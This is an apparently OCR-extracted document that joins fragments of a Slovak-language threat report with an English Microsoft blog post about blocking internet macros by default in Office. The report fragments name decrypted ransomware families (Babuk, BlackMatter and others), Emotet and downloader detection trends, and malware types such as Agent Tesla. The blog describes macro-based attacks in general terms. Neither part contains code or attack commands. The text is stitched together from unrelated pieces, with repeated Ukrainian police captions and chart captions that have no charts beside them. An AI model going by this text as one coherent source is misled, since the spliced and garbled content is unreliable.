
Source: Bloomberg Quicktake

Dešifrované a ukončené ransomware rodiny
AtomSilo
Babuk
LockFile
BlackMatter (DarkSide)
Sodinokibi (partial)
BlackByte

CONTENTS

CONTENTS

Downloadery sa po prepade vrátili



Detekčný trend downloaderov v roku 2021, sedemdňový kĺzavý priemer


ПОЛІЦІЯ
НАЦІОНАЛЬНА
ПОЛІЦІЯ



НАЦІОНАЛЬНА
ПОЛІЦІЯ


НАЦІОНАЛЬНА
ПОЛІЦІЯ



НАЦІОНАЛЬНА
ПОЛІЦІЯ

Emotet vstal z mŕtvych

Detekčný trend pre Emotet v T3 2021, sedemdňový kĺzavý priemer




Detekčný trend pre Emotet v T3 2021, sedemdňový kĺzavý priemer



Globálny detekčný trend pre Emotet v T3 2021 a T1 2022, sedemdňový kĺzavý priemer

VBA a MSIL boli v T3 na vzostupe



- VBA
- MSIL → Fareit
- Win
- DOC
- JS
- Other
- VBS
- HTML
- PowerShell

Agent Tesla

MSIL/Agent.CFQ

T3

Downloader detections per detection type in T3 2021

Helping users stay safe: Blocking internet macros by default in Office

By Kellie Eickmeyer

Published Feb 07 2022 09:07 AM 92.2K Views

It's a challenging time in software security; migration to the modern cloud, the largest number of remote workers ever, and a global pandemic impacting staffing and supply chains all contribute to changes in organizations. Unfortunately, these changes also give bad actors opportunities to exploit organizations:

> *"Cybercriminals are targeting and attacking all sectors of critical infrastructure, including healthcare and public health, information technology (IT), financial services, and energy sectors. Ransomware attacks are increasingly successful, crippling governments and businesses, and the profits from these attacks are soaring."*
> - Microsoft Digital Defense Report, Oct 2021

For years Microsoft Office has shipped powerful automation capabilities called active content, the most common kind are macros. While we provided a notification bar to warn users about these macros, users could still decide to enable the macros by clicking a button. Bad actors send macros in Office files to end users who unknowingly enable them, malicious payloads are delivered, and the impact can be severe including malware, compromised identity, data loss, and remote access. See more in this blog post.

> *"A wide range of threat actors continue to target our customers by sending documents and luring them into enabling malicious macro code. Usually, the malicious code is part of a document that originates from the internet (email attachment, link, internet download, etc.). Once enabled, the malicious code gains access to the identity, documents, and network of the person who enabled it."*
> - Tom Gallagher, Partner Group Engineering Manager, Office Security

For the protection of our customers, we need to make it more difficult to enable macros in files obtained from the internet.

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.

For macros in files obtained from the internet, users will no longer be able to enable content with a click of a button. A message bar will appear for users notifying them with a button to learn more. The default is more secure and is expected to keep more users safe including home users and information workers in managed organizations.

> *"We will continue to adjust our user experience for macros, as we've done here, to make it more difficult to trick users into running malicious code via social engineering while maintaining a path for legitimate macros to be enabled where appropriate via Trusted Publishers and/or Trusted Locations."*

